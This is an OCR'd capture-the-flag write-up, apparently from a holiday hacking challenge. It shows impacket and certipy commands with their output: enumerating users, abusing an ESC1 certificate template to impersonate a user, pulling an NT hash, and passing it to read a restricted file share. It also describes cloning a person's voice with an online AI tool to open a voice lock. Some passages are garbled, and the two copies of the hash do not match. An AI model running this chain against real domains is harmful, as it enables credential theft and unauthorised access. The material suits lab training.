
Follow the link according to the above. I will then see that the format is as follows, so pay attention to the Message section.

Preamble			**Message**	**Outro**	
"The Lincolnshire Poacher Plays"	87383	*6 chimes*	69410 69410 03932 03932 ...	*6 chimes*	*"The Lincolnshire Poacher Plays"*
Repeated 12 times	5-digit group (10x)		200x 5-digit paired groups		6x
Repeats for 10 minutes					

From here, I could only guess, but from the date and time part, I figured that 12249 would represent 12/24 and 16009 would represent 16:00. I then thought I could solve the problem by setting the time to 12:00, four hours before that.



If I wait, the above image will be printed so I can see the Frequency.



All that was left was to set up JWT and enter the above.

Active Directory

Alabaster Snowball

While we're on the topic of certificates, did you know Active Directory (AD) uses them as well? Apparently the service used to manage them can have misconfigurations too.

Ribb Bonbowford

Oh golly! It looks like Alabaster deployed some vulnerable Azure Function App Code he got from ChatNPT.

Ribb Bonbowford

Don't get me wrong, I'm all for testing new technologies. The problem is that Alabaster didn't review the generated code and used the Geese Islands Azure production environment for his testing.

Ribb Bonbowford

I'm worried because our Active Directory server is hosted there and Wombley Cube's research department uses one of its fileshares to store their sensitive files.

Ribb Bonbowford

I'd love for you to help with auditing our Azure and Active Directory configuration and ensure there's no way to access the research department's data.

Ribb Bonbowford

Since you have access to Alabaster's SSH account that means you're already in the Azure environment. Knowing Alabaster, there might even be some useful tools in place already.

Useful Tools

From: Ribb Bonbowford
Objective: Active Directory

It looks like Alabaster's SSH account has a couple of tools installed which might prove useful.

Misconfiguration ADventures

From: Alabaster Snowball
Objective: Active Directory

Certificates are everywhere. Did you know Active Directory (AD) uses certificates as well? Apparently the service used to manage them can have misconfigurations too.

```
$ ssh -i admin.cert -i id_rsa alabaster@ssh-server-
vm.santaworkshopgeeseislands.org
alabaster@ssh-server-vm:~$ ls -la
total 36
drwx------ 1 alabaster alabaster 4096 Nov  9 14:07 .
drwxr-xr-x 1 root      root      4096 Nov  3 16:50 ..
-rw-r--r-- 1 alabaster alabaster  220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 alabaster alabaster 3665 Nov  9 17:03 .bashrc
drwxr-xr-x 3 alabaster alabaster 4096 Nov  9 14:07 .cache
-rw-r--r-- 1 alabaster alabaster  807 Apr 23  2023 .profile
drwxr-xr-x 6 alabaster alabaster 4096 Nov  9 14:07 .venv
-rw------- 1 alabaster alabaster 1126 Nov  9 14:07 alabaster_todo.md
drwxr-xr-x 2 alabaster alabaster 4096 Nov  9 14:07 **impacket**
```

If I check the directory, I will see that there is an impacket, so apparently I will use that.

Look inside the impacket directory.

```
alabaster@ssh-server-vm:~/impacket$ ls -la
total 8
drwxr-xr-x 2 alabaster alabaster 4096 Nov  9 14:07 .
drwx------ 1 alabaster alabaster 4096 Nov  9 14:07 ..
lrwxrwxrwx 1 alabaster alabaster   41 Nov  9 14:07 DumpNTLMInfo.py ->
/home/alabaster/.venv/bin/DumpNTLMInfo.py
lrwxrwxrwx 1 alabaster alabaster   44 Nov  9 14:07 Get-GPPPassword.py ->
/home/alabaster/.venv/bin/Get-GPPPassword.py
lrwxrwxrwx 1 alabaster alabaster   39 Nov  9 14:07 GetADUsers.py ->
/home/alabaster/.venv/bin/GetADUsers.py
lrwxrwxrwx 1 alabaster alabaster   39 Nov  9 14:07 GetNPUsers.py ->
/home/alabaster/.venv/bin/GetNPUsers.py
lrwxrwxrwx 1 alabaster alabaster   40 Nov  9 14:07 GetUserSPNs.py ->
/home/alabaster/.venv/bin/GetUserSPNs.py
lrwxrwxrwx 1 alabaster alabaster   40 Nov  9 14:07 addcomputer.py ->
/home/alabaster/.venv/bin/addcomputer.py
lrwxrwxrwx 1 alabaster alabaster   35 Nov  9 14:07 atexec.py ->
/home/alabaster/.venv/bin/atexec.py
lrwxrwxrwx 1 alabaster alabaster   33 Nov  9 14:07 certipy ->
/home/alabaster/.venv/bin/certipy
lrwxrwxrwx 1 alabaster alabaster   41 Nov  9 14:07 changepasswd.py ->
/home/alabaster/.venv/bin/changepasswd.py
lrwxrwxrwx 1 alabaster alabaster   37 Nov  9 14:07 dcomexec.py ->
/home/alabaster/.venv/bin/dcomexec.py
lrwxrwxrwx 1 alabaster alabaster   34 Nov  9 14:07 dpapi.py ->
/home/alabaster/.venv/bin/dpapi.py
lrwxrwxrwx 1 alabaster alabaster   37 Nov  9 14:07 esentutl.py ->
/home/alabaster/.venv/bin/esentutl.py
lrwxrwxrwx 1 alabaster alabaster   38 Nov  9 14:07 exchanger.py ->
/home/alabaster/.venv/bin/exchanger.py
lrwxrwxrwx 1 alabaster alabaster   43 Nov  9 14:07 findDelegation.py ->
/home/alabaster/.venv/bin/findDelegation.py
lrwxrwxrwx 1 alabaster alabaster   36 Nov  9 14:07 getArch.py ->
```

```
/home/alabaster/.venv/bin/getArch.py
lrwxrwxrwx 1 alabaster alabaster   35 Nov  9 14:07 getPac.py ->
/home/alabaster/.venv/bin/getPac.py
lrwxrwxrwx 1 alabaster alabaster   34 Nov  9 14:07 getST.py ->
/home/alabaster/.venv/bin/getST.py
lrwxrwxrwx 1 alabaster alabaster   35 Nov  9 14:07 getTGT.py ->
/home/alabaster/.venv/bin/getTGT.py
lrwxrwxrwx 1 alabaster alabaster   38 Nov  9 14:07 goldenPac.py ->
/home/alabaster/.venv/bin/goldenPac.py
lrwxrwxrwx 1 alabaster alabaster   37 Nov  9 14:07 karmaSMB.py ->
/home/alabaster/.venv/bin/karmaSMB.py
lrwxrwxrwx 1 alabaster alabaster   42 Nov  9 14:07 keylistattack.py ->
/home/alabaster/.venv/bin/keylistattack.py
lrwxrwxrwx 1 alabaster alabaster   39 Nov  9 14:07 kintercept.py ->
/home/alabaster/.venv/bin/kintercept.py
lrwxrwxrwx 1 alabaster alabaster   38 Nov  9 14:07 lookupsid.py ->
/home/alabaster/.venv/bin/lookupsid.py
lrwxrwxrwx 1 alabaster alabaster   41 Nov  9 14:07 machine_role.py ->
/home/alabaster/.venv/bin/machine_role.py
lrwxrwxrwx 1 alabaster alabaster   37 Nov  9 14:07 mimikatz.py ->
/home/alabaster/.venv/bin/mimikatz.py
lrwxrwxrwx 1 alabaster alabaster   39 Nov  9 14:07 mqtt_check.py ->
/home/alabaster/.venv/bin/mqtt_check.py
lrwxrwxrwx 1 alabaster alabaster   40 Nov  9 14:07 mssqlclient.py ->
/home/alabaster/.venv/bin/mssqlclient.py
lrwxrwxrwx 1 alabaster alabaster   42 Nov  9 14:07 mssqlinstance.py ->
/home/alabaster/.venv/bin/mssqlinstance.py
lrwxrwxrwx 1 alabaster alabaster   32 Nov  9 14:07 net.py ->
/home/alabaster/.venv/bin/net.py
lrwxrwxrwx 1 alabaster alabaster   36 Nov  9 14:07 netview.py ->
/home/alabaster/.venv/bin/netview.py
lrwxrwxrwx 1 alabaster alabaster   46 Nov  9 14:07 nmapAnswerMachine.py ->
/home/alabaster/.venv/bin/nmapAnswerMachine.py
lrwxrwxrwx 1 alabaster alabaster   38 Nov  9 14:07 ntfs-read.py ->
/home/alabaster/.venv/bin/ntfs-read.py
lrwxrwxrwx 1 alabaster alabaster   39 Nov  9 14:07 ntlmrelayx.py ->
/home/alabaster/.venv/bin/ntlmrelayx.py
lrwxrwxrwx 1 alabaster alabaster   33 Nov  9 14:07 ping.py ->
/home/alabaster/.venv/bin/ping.py
lrwxrwxrwx 1 alabaster alabaster   34 Nov  9 14:07 ping6.py ->
/home/alabaster/.venv/bin/ping6.py
lrwxrwxrwx 1 alabaster alabaster   35 Nov  9 14:07 psexec.py ->
/home/alabaster/.venv/bin/psexec.py
lrwxrwxrwx 1 alabaster alabaster   39 Nov  9 14:07 raiseChild.py ->
/home/alabaster/.venv/bin/raiseChild.py
lrwxrwxrwx 1 alabaster alabaster   33 Nov  9 14:07 rbcd.py ->
/home/alabaster/.venv/bin/rbcd.py
lrwxrwxrwx 1 alabaster alabaster   38 Nov  9 14:07 rdp_check.py ->
/home/alabaster/.venv/bin/rdp_check.py
lrwxrwxrwx 1 alabaster alabaster   32 Nov  9 14:07 reg.py ->
/home/alabaster/.venv/bin/reg.py
lrwxrwxrwx 1 alabaster alabaster   42 Nov  9 14:07 registry-read.py ->
/home/alabaster/.venv/bin/registry-read.py
lrwxrwxrwx 1 alabaster alabaster   36 Nov  9 14:07 rpcdump.py ->
```

```
/home/alabaster/.venv/bin/rpcdump.py
lrwxrwxrwx 1 alabaster alabaster   35 Nov  9 14:07 rpcmap.py ->
/home/alabaster/.venv/bin/rpcmap.py
lrwxrwxrwx 1 alabaster alabaster   38 Nov  9 14:07 sambaPipe.py ->
/home/alabaster/.venv/bin/sambaPipe.py
lrwxrwxrwx 1 alabaster alabaster   37 Nov  9 14:07 samrdump.py ->
/home/alabaster/.venv/bin/samrdump.py
lrwxrwxrwx 1 alabaster alabaster   40 Nov  9 14:07 secretsdump.py ->
/home/alabaster/.venv/bin/secretsdump.py
lrwxrwxrwx 1 alabaster alabaster   37 Nov  9 14:07 services.py ->
/home/alabaster/.venv/bin/services.py
lrwxrwxrwx 1 alabaster alabaster   38 Nov  9 14:07 smbclient.py ->
/home/alabaster/.venv/bin/smbclient.py
lrwxrwxrwx 1 alabaster alabaster   36 Nov  9 14:07 smbexec.py ->
/home/alabaster/.venv/bin/smbexec.py
lrwxrwxrwx 1 alabaster alabaster   38 Nov  9 14:07 smbpasswd.py ->
/home/alabaster/.venv/bin/smbpasswd.py
lrwxrwxrwx 1 alabaster alabaster   38 Nov  9 14:07 smbrelayx.py ->
/home/alabaster/.venv/bin/smbrelayx.py
lrwxrwxrwx 1 alabaster alabaster   38 Nov  9 14:07 smbserver.py ->
/home/alabaster/.venv/bin/smbserver.py
lrwxrwxrwx 1 alabaster alabaster   34 Nov  9 14:07 sniff.py ->
/home/alabaster/.venv/bin/sniff.py
lrwxrwxrwx 1 alabaster alabaster   36 Nov  9 14:07 sniffer.py ->
/home/alabaster/.venv/bin/sniffer.py
lrwxrwxrwx 1 alabaster alabaster   34 Nov  9 14:07 split.py ->
/home/alabaster/.venv/bin/split.py
lrwxrwxrwx 1 alabaster alabaster   44 Nov  9 14:07 ticketConverter.py ->
/home/alabaster/.venv/bin/ticketConverter.py
lrwxrwxrwx 1 alabaster alabaster   37 Nov  9 14:07 ticketer.py ->
/home/alabaster/.venv/bin/ticketer.py
lrwxrwxrwx 1 alabaster alabaster   35 Nov  9 14:07 tstool.py ->
/home/alabaster/.venv/bin/tstool.py
lrwxrwxrwx 1 alabaster alabaster   36 Nov  9 14:07 wmiexec.py ->
/home/alabaster/.venv/bin/wmiexec.py
lrwxrwxrwx 1 alabaster alabaster   39 Nov  9 14:07 wmipersist.py ->
/home/alabaster/.venv/bin/wmipersist.py
lrwxrwxrwx 1 alabaster alabaster   37 Nov  9 14:07 wmiquery.py ->
/home/alabaster/.venv/bin/wmiquery.py
```

There were a lot more than I expected…

First, I will look up the AD user. I was able to get the password (J4`ufC49/J4766), so I will use this.

```
GetADUsers.py -all -dc-ip 10.0.0.53 'northpole.local/elfy'
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Querying 10.0.0.53 for information about domain.
Name             Email   PasswordLastSet      LastLogon
---------------  ------- -------------------  -------------------
alabaster                2023-12-18 01:03:39.000464  2023-12-18
```

```
12:37:41.879798
Guest                   <never>                     <never>
krbtgt                  2023-12-18 01:10:17.641983  <never>
elfy                    2023-12-18 01:12:45.720365  2023-12-18
19:45:12.946245
wombleycube             2023-12-18 01:12:45.829740  2023-12-18
20:08:33.619738
```

At first, let's try to access the shared folder with elfy.

```
alabaster@ssh-server-vm:~$ smbclient.py northpole.local/elfy@10.0.0.53 -
dc-ip 10.0.0.53
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
Type help for list of commands
# shares
ADMIN$
C$
D$
**FileShare**
IPC$
NETLOGON
SYSVOL

# use FileShare
# ls
drw-rw-rw-          0  Mon Jan  1 01:15:54 2024 .
drw-rw-rw-          0  Mon Jan  1 01:15:51 2024 ..
-rw-rw-rw-     701028  Mon Jan  1 01:15:54 2024 Cookies.pdf
-rw-rw-rw-    1521650  Mon Jan  1 01:15:54 2024 Cookies_Recipe.pdf
-rw-rw-rw-      54096  Mon Jan  1 01:15:54 2024 SignatureCookies.pdf
drw-rw-rw-          0  Mon Jan  1 01:15:54 2024 super_secret_research
-rw-rw-rw-        165  Mon Jan  1 01:15:54 2024 todo.txt
# cd super_secret_research
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has
requested access to an object but has not been granted those access
rights.)
# cat todo.txt
1. Bake some cookies.
2. Restrict access to C:\FileShare\super_secret_research to only
researchers so everyone cant see the folder or read its contents
3. Profit
```

so I will use a different user to access the super_secret_research directory.

After doing a lot of work, I will find that there is a group called researchers.

```
alabaster@ssh-server-vm:~$ [lookupsid.py](http://lookupsid.py/)
[elfy@10.0.0.53](mailto:elfy@10.0.0.53)
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Brute forcing SIDs at 10.0.0.53
[*] StringBinding ncacn_np:10.0.0.53[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3374619601-1420342687-1426005278
498: NORTHPOLE\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: NORTHPOLE\alabaster (SidTypeUser)
501: NORTHPOLE\Guest (SidTypeUser)
502: NORTHPOLE\krbtgt (SidTypeUser)
512: NORTHPOLE\Domain Admins (SidTypeGroup)
513: NORTHPOLE\Domain Users (SidTypeGroup)
514: NORTHPOLE\Domain Guests (SidTypeGroup)
1000: NORTHPOLE\npdc01$ (SidTypeUser)
1102: NORTHPOLE\DnsUpdateProxy (SidTypeGroup)
1103: NORTHPOLE\**researchers** (SidTypeGroup)
1104: NORTHPOLE\elfy (SidTypeUser)
1105: NORTHPOLE\wombleycube (SidTypeUser)
```

Since you mentioned certificates in the hint, it seems like using Certipy would be a good way to proceed.

There is a vulnerability check for the vulnerable option in certipy.

```
alabaster@ssh-server-vm:~$ certipy find -vulnerable -u
elfy@northpole.local -dc-ip 10.0.0.53
Certipy v4.8.2 - by Oliver Lyak (ly4k)

Password:
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'northpole-npdc01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'northpole-npdc01-
CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General
access denied error.
[*] Trying to get CA configuration for 'northpole-npdc01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now.
Trying again...
[*] Got CA configuration for 'northpole-npdc01-CA'
[*] Saved BloodHound data to '20240101081559_Certipy.zip'. Drag and drop
the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20240101081559_Certipy.txt'
[*] Saved JSON output to '20240101081559_Certipy.json'

alabaster@ssh-server-vm:~$ cat 20240101081559_Certipy.txt
Certificate Authorities
  0
```

```
    CA Name                             : northpole-npdc01-CA
    DNS Name                            : npdc01.northpole.local
    Certificate Subject                 : CN=northpole-npdc01-CA,
DC=northpole, DC=local
    Certificate Serial Number           : 7099E7E2AE353AB844CFF84150AC1585
    Certificate Validity Start          : 2024-01-01 01:07:47+00:00
    Certificate Validity End            : 2029-01-01 01:17:46+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : NORTHPOLE.LOCAL\Administrators
      Access Rights
        ManageCertificates              : NORTHPOLE.LOCAL\Administrators
                                          NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise
Admins
        ManageCa                        : NORTHPOLE.LOCAL\Administrators
                                          NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise
Admins
        Enroll                          : NORTHPOLE.LOCAL\Authenticated
Users
Certificate Templates
  0
    Template Name                       : NorthPoleUsers
    Display Name                        : NorthPoleUsers
    Certificate Authorities             : northpole-npdc01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Domain Users
                                          NORTHPOLE.LOCAL\Enterprise
Admins
      Object Control Permissions
```

```
        Owner                           : NORTHPOLE.LOCAL\Enterprise
Admins
        Write Owner Principals          : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise
Admins
        Write Dacl Principals           : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise
Admins
        Write Property Principals       : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise
Admins
    [!] Vulnerabilities
      ESC1                              : **'NORTHPOLE.LOCAL\\Domain
Users' can enroll, enrollee supplies subject and template allows client
authentication**
```

It is likely that this vulnerability can be exploited.

```
alabaster@ssh-server-vm:~$ certipy req -u elfy@northpole.local -ca
northpole-npdc01-CA -template NorthPoleUsers -upn
wombleycube@northpole.local -dc-ip 10.0.0.53
Certipy v4.8.2 - by Oliver Lyak (ly4k)

Password:
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 20
[*] Got certificate with UPN 'wombleycube@northpole.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'wombleycube.pfx'
```

I was able to create wombleycube.pfx using a vulnerable template. It appears that a hash value that can be used for authentication can be extracted from this pfx.

```
alabaster@ssh-server-vm:~$ certipy auth -pfx 'wombleycube.pfx' -username
'wombleycube' -domain 'northpole.local' -dc-ip 10.0.0.53
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: wombleycube@northpole.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'wombleycube.ccache'
[*] Trying to retrieve NT hash for 'wombleycube'
[*] Got hash for 'wombleycube@northpole.local':
**aad3b435b51404eeaad3b435b51404ee:574037323159786366 2f6d50484d3e23**
```

I was able to retrieve it! Let's try to access FileShare again with it!

```
alabaster@ssh-server-vm:~$ smbclient.py
northpole.local/wombleycube@10.0.0.53 -dc-ip 10.0.0.53 -no-pass -hashes
aad3b435b51404eeaad3b435b51404ee:57403732315978636662f6d50484d3e23

# use FileShare
# cd super_secret_research
# ls
drw-rw-rw-          0  Mon Jan  1 01:15:54 2024 .
drw-rw-rw-          0  Mon Jan  1 01:15:54 2024 ..
-rw-rw-rw-        231  Mon Jan  1 01:15:54 2024
**InstructionsForEnteringSatelliteGroundStation.txt**
```

Accessed! The answer is "InstructionSforEnteringSatelliteGroundStation.txt".

In addition, the following will be needed to solve Space Island Door Access Speaker.


```
# cat InstructionsForEnteringSatelliteGroundStation.txt
Note to self:

To enter the Satellite Ground Station (SGS), say the following into the
speaker:

And he whispered, 'Now I shall be out of sight;
So through the valley and over the height.'
And he'll silently take his way.
```

The file placed in FileShare was retrieved using mget, base64 encoded, and restored to the original file, but the detailed procedure is omitted.

Space Island Door Access Speaker


Jewel Loggins
Space Island
Access
Speaker

They say it won't open unless you say the password in Wombley Cube's voice.





Download the Wombley Cube auditbook and unzip it to get the Wombley Cube audio file called "wombleycube_the_enchanted_voyage.mp3". Let the AI learn this voice and get it in Active Directory "And he whispered, 'Now I shall be out of sight So through the valley and over the height.' And he'll silently take his way." to be played back in Wombley Cube's voice, and you're clear!

I created an audio using https://play.ht/. Play it at the door and the door will open.

I learned a lot because I didn't think it was possible to create someone else's voice so easily.

Camera Access





Hi there! I am a Ground station client vending machine. Apparently there is a huge need for NanoSat frameworks here, so they have put me in this room. Here, have a free sample!

NanoSat-o-Matic

